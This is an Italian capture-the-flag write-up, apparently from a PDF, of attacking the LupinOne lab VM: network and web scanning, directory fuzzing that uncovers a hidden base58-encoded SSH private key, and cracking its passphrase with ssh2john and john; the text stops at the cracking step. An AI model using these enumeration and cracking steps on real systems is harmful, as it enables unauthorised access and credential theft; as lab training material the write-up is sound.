
BLACKBOX EMPIRE LUPIN ONE

Compromissione della macchina **LupinOne** eseguita in ambiente isolato: due VM, Kali (attaccante) e il target, connesse in rete con NAT, senza esposizione verso Internet. L'attività si è conclusa con la completa escalation di privilegi sul sistema.


Impostazioni di rete Kali Linux



Utilizzando il comando "**ip a**" la kali mostra che il suo indirizzo IP è 10.0.2.15/24.

Scansioni


"**sudo arp-scan -l**" per rilevare l'IP del target



L'arp-scan, inviando richieste ARP e raccogliendo le risposte, ha permesso l'individuazione dell'IP del target: 10.0.2.5


Test di connettività

“**ping 10.0.2.5**” conferma la presenza di connessione tra le due macchine




Scansioni nmap


“**Nmap -sV**” per scansionare porte aperte e servizi attivi. In questo caso ha individuato le porte 22 e 80 aperte, con i servivizi openSSH e Apache attivi.



“**Nmap -O**” per rilevare il sistema operativo, ovvero Linux.



Scansione delle vulnerabilità con “**nikto -h**” per rilevare vulnerabilità e/o errori di configurazione del server web.



Scansione con Nessus

10	9	1	0	0
CRITICAL	HIGH	MEDIUM	LOW	INFO


Vulnerabilities Total: 20

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	7.4	0.8739	161454	Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow
CRITICAL	9.8	6.7	0.6463	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	6.7	0.0004	193421	Apache 2.4.x < 2.4.54 Authentication Bypass
CRITICAL	9.8	6.7	0.6902	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	7.7	0.937	201198	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities
CRITICAL	9.8	7.4	0.8739	156255	Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF
CRITICAL	9.8	7.4	0.448	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.1	6.0	0.0054	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.0	7.3	0.2314	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
CRITICAL	9.0	8.1	0.9444	153583	Apache < 2.4.49 Multiple Vulnerabilities
HIGH	7.5	3.6	0.3109	193422	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability
HIGH	7.5	3.6	0.1508	193423	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
HIGH	7.5	3.6	0.0139	193424	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)
HIGH	7.5	4.4	0.5874	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0035	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	4.4	0.8741	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
HIGH	7.5	6.0	0.0004	241984	Apache 2.4.x < 2.4.64 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0054	153585	Apache >= 2.4.17 < 2.4.49 mod_http2
HIGH	7.5	3.6	0.0388	153586	Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi
MEDIUM	5.3	1.4	0.0019	193420	Apache 2.4.x < 2.4.54 Out-Of-Bounds Read (CVE-2022-28330)

* indicates the v3.0 score was not available; the v2.0 score is shown

Ricognizione di cartelle e file


Dal browser è stata stabilita la connessione col web-server della macchina target.




Scansione delle directory con gobuster, riuscendo a rilevare cartelle e file potenzialmente utili.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.5/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.5/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 273]
/.hta                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/image                (Status: 301) [Size: 304] [--> http://10.0.2.5/image/]
/index.html           (Status: 200) [Size: 333]
/javascript           (Status: 301) [Size: 309] [--> http://10.0.2.5/javascript/]
/manual               (Status: 301) [Size: 305] [--> http://10.0.2.5/manual/]
/robots.txt           (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 273]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Il file “**robots.txt**” è certamente il più interessante, dunque è stato analizzato seguendo il percorso via URL “**10.0.2.5/robots.txt**” .



Al suo interno viene indicata una directory nascosta denominata "**~myfiles**", che però conduce ad una "finta" pagina di errore 404.



Error 404

Il primo ragionamento è stato di lanciare il comando:
curl http://10.0.2.5/~myfiles/ -s -i
Che servirà per trasferire dati da un server, "-s" disattiva eventuali messaggi di errore così ritornare un output più pulito e "-i" serve ad includere anche gli headers oltre che il contenuto della pagina.

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.2.5/~myfiles/ -s -i
HTTP/1.1 200 OK
Date: Tue, 02 Sep 2025 14:19:12 GMT
Server: Apache/2.4.48 (Debian)
Last-Modified: Mon, 04 Oct 2021 14:39:59 GMT
ETag: "93-5cd87e32e39c8"
Accept-Ranges: bytes
Content-Length: 147
Vary: Accept-Encoding
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Error 404</title>
</head>
<body>

<h1>Error 404</h1>

</body>
</html>

<!-- Your can do it, keep trying. -->
```

Si nota subito che in realtà il codice di stato HTTP sia 200 OK, dunque l'errore non era reale.
In fondo alla pagina una scritta che non appariva in chiaro che recita "Your can do it, keep trying."

Dunque sono state effettuate ulteriori scansioni di gobuster che non sono andate a buon fine, finchè, notando che la directory myfiles avesse una tilde all'inizio del nome, è stato aggiunto il simbolo speciale all'inizio di ogni parola all'interno della wordlist utilizzando il comando:
sed 's/^/~/g' /usr/share/seclists/Discovery/Web-Content/common.txt > tilde-common.txt


```
┌──(kali㉿kali)-[~]
└─$ sed 's/^/~/g' /usr/share/seclists/Discovery/Web-Content/common.txt > tilde-common.txt

┌──(kali㉿kali)-[~]
└─$
```


E successivamente è stata ritentata la scansione gobuster che ci ha mostrato una nuova directory nascosta denominata "**~secret"**

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.5/ -w tilde-common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.5/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                tilde-common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/~secret              (Status: 301) [Size: 306] [--> http://10.0.2.5/~secret/]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```


Navigando in questa cartella troviamo un messaggio lasciato da icex64 che comunica la presenza di un altro file nascosto contenente la sua chiave privata ssh.




Questa volta è stato utilizzato il tool “ffuf” tramite il comando:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.5/~secret/.FUZZ -c -e .txt




Ed ecco trovato il file “mysecret.txt” contenente la chiave ssh dell’utente icex64. Dato che si tratta di un file nascosto, di prassi si usa mettere il “.” davanti al nome del file: “.mysecret.txt”



Il primo pensiero è che il contenuto del file sia cifrato, dunque è stato utilizzato un tool esterno, dcode.fr, per scoprire rapidamente in che formato sia.




L'analisi ha riconosciuto che la tecnica utilizzata è base58. Dunque tramite lo stesso tool si è proseguito con la decrittazione che ha confermato essere la chiave citata da icex64.




Cracking della passphrase ssh di icex64

Inizialmente è stato creato un file di testo che ospitasse la chiave ssh appena trovata, tramite il comando “sudo nano ssh_key.txt”. Utilizziamo il comando “file” per avere conferma che sia stato salvato nel formato corretto.




È necessario assegnare la proprietà del file contenente la chiave ssh, utilizzando il comando:
sudo chown "$USER:$USER" ssh_key.txt
In questo modo sarà possibile modificare i permessi del file restringendoli a solo lettura e modifica da parte del proprietario, dato che OpenSSH fa dei controlli rigorosi in merito per poter validare la chiave. Tutto questo si effettua richiamando il comando:
chmod 600 ssh_key.txt




“**ls -l**” è servito per avere la conferma dei permessi del file. Adesso bisogna occuparsi del cracking della password, ma per prima cosa serve trasformare la chiave ssh in hash, sfruttando il comando:
python3 /usr/share/john/ssh2john.py ssh_key.txt > ice_key.hash

Ora che abbiamo il file con l’hash utilizziamo il tool “**john**” per fare il crack della password, utilizzando la wordlist “fasttrack” come suggerito nel messaggio nascosto di icex64. Il comando sarà:
john --wordlist=/usr/share/wordlists/fasttrack.txt ice_key.hash

